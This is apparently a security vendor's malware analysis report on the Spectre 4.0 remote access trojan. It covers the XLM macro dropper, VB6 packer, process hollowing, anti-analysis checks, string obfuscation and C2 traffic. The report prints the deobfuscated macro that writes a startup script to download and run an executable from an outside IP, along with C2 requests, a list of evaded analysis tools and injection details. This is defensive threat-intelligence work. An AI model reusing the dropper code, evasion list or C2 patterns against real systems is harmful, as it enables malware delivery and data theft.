Spectre v4.0: the speed of malware threats after the pandemics

yoroi.company/research/spectre-v4-0-the-speed-of-malware-threats-after-the-pandemics/

October 22, 2021

10/22/2021

Introduction

Cybercrime is today the first threat for businesses and actors are still evolving their malicious business models. In fact, the criminal ecosystem goes beyond the Malware-as-a-Service, many malware developers are increasing their dangerousness by providing infrastructure rental services included in the malicious software fee. This trend is slowly widening the audience of new hackers joining the criminal communities. As Malware ZLAB we constantly monitor this trend to ensure defense capabilities to constituency and partner organizations rely on Yoroi's services to defend their business, and recently we noticed peaks of activity and fast evolution of a new emerging malware threat, the "Spectre" Remote Access Trojan (TH-309).

The first versions of this malware first appeared in 2017, but only during 2021 its developers heavily worked on the code: we identified the three major version changes in the malware just in the past few months.

This exponential evolution of the codebase passed from version 2 of March 2021 to version 4, advertised in the underground communities during the past weeks and including infrastructure renting services too. For this reason, we decided to keep a closer eye on the changes and evolution of this fast-moving threat.

Technical Analysis

During our darknet monitoring activities, we found that in March 2021 an actor advertised a particular project named Spectre 2.0.



Figure 1: Piece of the publication of Spectre project capabilities

From this point, the evolution and the commercialization of the RAT progressively increased. In fact, the malicious project reached version 3 in June and then quickly version 4, which we observed being abused in malicious campaigns targeting European users in September.

The Malicious Document

The infection starts with a malicious document weaponized with a malicious XLM macro.

Hash	d99c7a4c9a5619f64f32a600a20f49907b0cdf933de307ae2b073d3a6e173b53
Threat	Maldoc Dropper
Brief Description	Malicious document with XLM macro
SSDEEP	192:+4Vp6dEK33AOixxdTXjTZQQav/JXpS09GR7RcOtO:OPnAtxdThQQu/FpFGXhO

Table 1: Static Information about the sample

During the last few days, we noticed that XLM macros are widespread in malicious documents so far, due to the fact it is a legacy technology supported in current Microsoft Office versions yet, and the experience shows that they are quite affordable at avoiding detection from antimalware engines.

```
CELL:FHA123    , FullEvaluation      , False
CELL:FHA124    , FullEvaluation      , False
CELL:FHA125    , PartialEvaluation   , "fil=FOPEN(""=REPLACE(GET.WORKSPACE(23),-5,17,""""""""""&pwindows.vbs"",3)"
CELL:FHA126    , PartialEvaluation   , FWRITE("fil","On Error Resume Next")
CELL:FHA127    , PartialEvaluation   , FWRITE("fil","sha1vf8l = ""Ado""")
CELL:FHA128    , PartialEvaluation   , FWRITE("fil","o30lqchj = ""db.Str""")
CELL:FHA129    , PartialEvaluation   , FWRITE("fil","iunv6g0j = ""Micros""")
CELL:FHA130    , PartialEvaluation   , FWRITE("fil","ntb63zju = ""oft.XMLH""")
CELL:FHA131    , PartialEvaluation   , FWRITE("fil","af69c8k3 = ""http://176.123.2.79/upload/winpro.exe""")
CELL:FHA132    , PartialEvaluation   , FWRITE("fil","dim uj9tvsiq: Set uj9tvsiq = createobject(iunv6g0j & ntb63zju & ""TTP"")")
CELL:FHA133    , PartialEvaluation   , FWRITE("fil","dim tvozas3s: Set tvozas3s = createobject(sha1vf8l & o30lqchj & ""eam"")")
CELL:FHA134    , PartialEvaluation   , FWRITE("fil","uj9tvsiq.Open ""GET"", af69c8k3, False")
CELL:FHA135    , PartialEvaluation   , FWRITE("fil","uj9tvsiq.Send")
CELL:FHA136    , PartialEvaluation   , FWRITE("fil","with tvozas3s")
CELL:FHA137    , PartialEvaluation   , FWRITE("fil","    .type = 1")
CELL:FHA138    , PartialEvaluation   , FWRITE("fil","    .open")
CELL:FHA139    , PartialEvaluation   , FWRITE("fil","    .write uj9tvsiq.responseBody")
CELL:FHA140    , PartialEvaluation   , FWRITE("fil","    .savetofile ""vgfHbarOpportunity.exe"", 2")
CELL:FHA141    , PartialEvaluation   , FWRITE("fil","end with")
CELL:FHA142    , PartialEvaluation   , FWRITE("fil","shee = ""She""")
CELL:FHA143    , PartialEvaluation   , FWRITE("fil","CreateObject(shee & ""ll.Application"").Open(""vgfHbarOpportunity.exe"")")
CELL:FHA144    , PartialEvaluation   , FWRITE("fil","Err.Clear")
CELL:FHA145    , PartialEvaluation   , =FCLOSE(fil)
CELL:FHA146    , End                 , HALT()
```
Figure 2: Snippet of the XLM macro

The malicious routine starts with the “auto_open” function, the first instruction creates a file named **“windows.vbs”** in the startup folder. Then, the malicious document proceeds to write the VBS code in this file, that downloads the payload from “**hxxp://176.123.2.]79/upload/winpro.exe”**, saves it as “**HbarOpportunity.exe**” and executes it.

The VB6 Stub

At this point, we start to dig into the “**HbarOpportunity.exe**” dropped binary. It has the following static information:

Hash	9f8d67fdc1473c31193fb36e7ca37005c9af1c4052f8944c42f4eb0ba6188448
Threat	Spectre RAT packer
Brief Description	Packer of Spectre RAT written in VB6
SSDEEP	12288:xEO2OYzW3RbnYxGtGnYxGtX0i5t7KY2JaGNK6laMSWcyoiY+Y683h:b25zW3Ro05gSeiY+V4h

Table 2: VB6 Packed sample



Figure 3: Evidence of VB6 compiler

This packer is designed to decrypt the payload and execute it in a stealthier way. Despite that, we were able to intercept the routine loading of the shellcode in memory, which loads the unpacked payload.



Figure 4: Shellcode loading through the CallWindowProcW API call

The above figure shows the packer's trick adopted to load the shellcode in memory: it calls a Windows API function named “CallWindowProcw” of “user32.dll”. According to the MSDN documentation, the function passes message information to the specified window procedure through the callback methodology. This function can be used even in a malicious way: the malware developer used a known shellcode injection via the callback technique (example here).

After jumping to the malicious code, the malware uses a self-decrypting routine to extract the last piece of code:



Figure 5: Self shellcode decrypting routine

Then, the malware shows the malicious APIs used to inject the payload inside a newly spawned process:



Figure 6: Extraction of the Injection API calls

```
0002FE94   NtAllocateVirtualMemory
0002FEB1   NtWriteVirtualMemory
0002FECB   NtGetContextThread
0002FEE3   NtSetContextThread
0002FEFB   NtResumeThread
0002FF0F   TerminateProcess
0002FF25   GetExitCodeProcess
0002FF3D   GetCommandLineW
0003025B   w0Z2V
```

Figure 7: Extracted Strings

These APIs are the lower-level functions required to implement the ProcessHollowing injection technique. In this case, the canonical "WriteProcessMemory" function is replaced by the "NtWriteVirtualMemory" native API, as shown in the following screen:



Figure 8: Code Injection through ZwWriteVirtualMemory API

The Spectre 4 Payload

At this point, we decided to dig into the analysis of the unpacked payload

Hash	0fa4f066bdf3f4f7769afe4a01e4cba8680ac200743aaf24d0a3e9d1e76c83e3
Threat	Spectre Stealer/RAT
Brief Description	Spectre 4.0 / Unpacked Sample / C++
SSDEEP	12288:BjK6AN9Szx16ZrFiOxz4ipIhBY/a6mG8zpx9dLvxy1TwS107EKL99+Fd4hvXGwcZ:tK6kT8p6ml1dEv6eZDlALa

Table 3: Static information about the payload

The first interesting thing that emerged from the sample is the usage of an additional layer of classic Anti-Analysis controls performed by checking the presence of known malware analysis tools.



Figure 9: Evasion technique evidence

The complete process list of the searched processes is the following:

```
ollydbg,ProcessHacker,tcpview,autoruns,autorunsc,filemon,procmon,procmon64,regmon,procexp,idaq,idaq64,ImmunityDebugger,Wiresh
winjector-helper-
64,pythonw,python,pyw,regshot,dsniff,netmon,pr0c3xp,netsniffer,winspy,windump,mdpmon,ettercap,malmon,apispy32,idag,apispy,pex
```

After the evasion controls, the malware decodes its sensitive strings which outlook the sample's capabilities, i.e., the "keyboard keys" string, likely for keylogging, and a regular expression designed to match bitcoin wallet addresses.



Figure 10: Piece of the decoded strings

The String Decoding Trick

As previously stated, these strings are not plaintext: they are obfuscated with an XOR operation using the hardcoded value "0x47". Despite the simple key, the decoding routine brings chunks of encrypted strings from many locations. In fact, the obfuscated string is formed by getting some of the characters from the data section, and the rest as stack strings.



Figure 11: How the obfuscated string is formed

In the following decoding routine example, we can also see the decoding of the command-and-control servers.



Figure 12: Before the C2 decryption



Figure 13: After the C2 decryption

C2 Communication

The C2 communication respects the classic botnet models, where the infected machine constantly pings the c2 server using a beaconing mechanism, and the server replies to the HTTP requests with the peculiar string “SERVERUP”.

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 29 Sep 2021 07:53:21 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

SERVERUPPOST /v4/api_t.php HTTP/1.1
Accept: text/*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: UserAgent
Host: voltaire-overproduction-bordering.cc
Content-Length: 90
Cache-Control: no-cache
Cookie: PHPSESSID=b1bde0eaf18755930c7fadd359d0e1f0

id=15&mid=&cmd_id=2&msg_id=204&msg=C:\Users\Admin\AppData\Roaming\IronPortCenter\unzip.exe
```

Figure 14: C2 communication evidence

After that, the bot declares which commands it executes. One of the first is the downloading of the “unzip.exe” utility, which could the useful for further operations. Other commodity tools are then downloaded into the infected machine inside a package called “libraries.zip”.

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 29 Sep 2021 07:53:21 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

SERVERUPGET /v4/down/libraries.zip HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR
2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: voltaire-overproduction-bordering.cc
Connection: Keep-Alive
Cookie: PHPSESSID=b1bde0eaf18755930c7fadd359d0e1f0

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 29 Sep 2021 07:53:21 GMT
Content-Type: application/zip
Content-Length: 3489492
Last-Modified: Tue, 14 Sep 2021 20:56:18 GMT
Connection: keep-alive
ETag: "61410c72-353ed4"
Accept-Ranges: bytes

PK.........e.K...yq1...@......7zxa.dll...x......d'..,.b.X%j....5.Q.7.....l..d.B.m%.)mi.  .$.6.2..b_...R}k[.....FK...l"
.O...FE.uC
..02.9.../.?...=..<..........{......k.g.8N.?].....sr......)W.0.
{v.k.:.E..*..g]....~..k.........J.__.Q/.'...d......w.^}...).X.u...
7..N.........Y...i......J...........i.mi30..*Mo.........i...D.GR~@.....}.....X.......E|.w...,...q7.J.0.U...,.......<..}
O`p...'..  L..f.........PT.%..b`s..;...............|I.
..
.<?}%./..06M.........I_.8G^......g Fp.y.K.=..3&...$.O..a....V.6..8.]..._W.
.j:.
```

Figure 15: Downloading of utilities

The content of the “libraries.zip” package is the following:

vcruntime140.dll	82,8 kB	unknown	21 dicembre 2020, 17:10
sqlite3.dll	959,2 kB	unknown	01 dicembre 2020, 16:38
softokn3.dll	247,5 kB	unknown	21 dicembre 2020, 17:10
PsInfo64.exe	351,9 kB	DOS/Windows ...	05 luglio 2016, 15:27
PsInfo.exe	313,5 kB	DOS/Windows ...	05 luglio 2016, 15:32
nss3.dll	2,2 MB	unknown	21 dicembre 2020, 17:10
msvcp140.dll	453,4 kB	unknown	21 dicembre 2020, 17:10
mozglue.dll	560,3 kB	unknown	21 dicembre 2020, 17:10
freebl3.dll	639,2 kB	unknown	21 dicembre 2020, 17:10
7zxa.dll	147,5 kB	unknown	28 agosto 2017, 10:40
7za.exe	690,7 kB	DOS/Windows ...	28 agosto 2017, 10:40
7za.dll	256,5 kB	unknown	28 agosto 2017, 10:40

Figure 16: Content of **libraries.zip**

The malware spawns “PsInfo64” utility in order to perform a reconnaissance operation of the infected machine. The other files contained inside the package are of two types, the first one is the complete 7-zip command-line program, with its DLLs and executable, useful to compress and decompress data to share with the C2. The second one comprehends all libraries which are dependencies for the Mozilla Firefox browser, necessary for data exfiltration.

```
Process Created   process: cmd.exe   time: 86453   kind: Create   pid: 364
                  parent_proc: 70   orig: true   status: 0x00000000
                  image: C:\Windows\SysWOW64\cmd.exe
                  cmd: "C:\Windows\System32\cmd.exe" /C C:\Users\Admin\AppData\Roaming\IronPortCenter\PsInfo64.exe /accepteula kernel > "C:\Users\Admin\AppData\Roaming\IronPortCenter\os_out"
```

Figure 17: Example of usage of PsInfo64

The Malicious Code Evolution

We compared the two main versions of the same malware released in 2021, the v2 and the v4. The main functions of these two samples show the same structure, but the complexity of the features has indisputably grown.

```
void main(void)
{
    code *pcVar1;
    int32_t iVar2;

    fcn.0040f916();
    (*_CreateMutexA)(0, 1, *(undefined4 *)0x46f000);
    iVar2 = (*_GetLastError)();
    if (iVar2 == 0xb7) {
        fcn.004315d2(0);
    }
    fcn.00414309();
    fcn.0041431b();
    fcn.0041b0bc();
    fcn.00427fac();
    if (*"\x01\x01\x01\x01\x01\x01\x01" == '\0') {
        fcn.004210b2();
    }
    pcVar1 = _CreateThread;
    (*_CreateThread)(0, 0, 0x418e01, 0, 0, 0);
    (*pcVar1)(0, 0, 0x410a38, 0, 0, 0);
    (*pcVar1)(0, 0, 0x418c5e, 0, 0, 0);
    do {
        fcn.0042956c();
        (*_Sleep)(60000);
    } while( true );
}
```

```
void main(void)
{
    code *pcVar1;
    undefined4 uVar2;
    int32_t iVar3;

    fcn.004166e6();
    (*_SetProcessDPIAware)();
    uVar2 = 0x470f04;
    if (0xf < *(uint32_t *)0x470f18) {
        uVar2 = *(undefined4 *)0x470f04;
    }
    (*_CreateMutexA)(0, 1, uVar2);
    iVar3 = (*_GetLastError)();
    if (iVar3 == 0xb7) {
        fcn.0043c589(0);
    }
    fcn.0041ac3c();
    fcn.0042f145();
    fcn.0041ac4e();
    fcn.004226e5();
    fcn.004291f3();
    fcn.00431dc4();
    fcn.00432927();
    fcn.00431ae4();
    fcn.00433bc7();
    fcn.004325f1();
    if (*"\x01\x01\x01\x01\x01\x01\x01" == '\0') {
        fcn.004294bb();
    }
    pcVar1 = _CreateThread;
    (*_CreateThread)(0, 0, 0x41fc87, 0, 0, 0);
    (*pcVar1)(0, 0, 0x432136, 0, 0, 0);
    (*pcVar1)(0, 0, fcn.00431782, 0, 0, 0);
    (*pcVar1)(0, 0, 0x417523, 0, 0, 0);
    (*pcVar1)(0, 0, 0x41faa6, 0, 0, 0);
    fcn.004215dd();
    do {
        fcn.004340c2();
        (*_Sleep)(60000);
    } while( true );
}
```

Figure 18: Diff analysis of the main function pseudocode

In the above figure we have on the left the version 2.0 of the sample (hash: d0a9a0fc888a7c3aa49e0570d7878118a4e5933b16d8fe92626ff6c498c4781d) and on the right the recent v4 sample discussed in previous sections. The progressive development of the code added many functions enriching the malware capabilities.



Figure 19: Diff analysis of the C2 communication

Conclusions

Keeping track of the evolution of malware codebases is crucial to ensure a proper understanding of the criminal underground. In fact, as the Spectre case shows, in a few months, a larval project could achieve considerable damage potential and become a candidate for widespread attack campaigns.

For this reason, we monitor the malware markets and malicious code developers. Spotting the emerging threat right before its explosion gives us tools and key intelligence to protect our customers proactively, lowering data leak risks, and help the security community sharing data might help to protect the post-pandemic digital environment.

